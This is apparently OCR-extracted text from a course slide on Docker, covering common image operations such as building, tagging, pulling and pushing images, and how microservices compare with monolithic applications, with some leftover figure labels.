



Figure 19.21: Docker architecture

Docker Operations

Common operations performed by Docker images include

- Building a new image from a Dockerfile
- Listing all local images
- Tagging an existing image
- Pulling a new image from the Docker registry
- Pushing a local image to the Docker registry
- Searching for existing images




Microservices Vs. Docker

- Monolithic applications are broken down into cloud-hosted sub-applications called **microservices** that work together, each performing a unique task
- As each microservice is packaged into the **Docker container** along with the required libraries, frameworks, and configuration files, microservices belonging to a single application can be developed and managed using multiple platforms

Monolithic Application
App 1
App 2
Business Logic
Data Access Layer
Microservices Application
User Interface
Microservice
Microservice
Microservice
Microservice

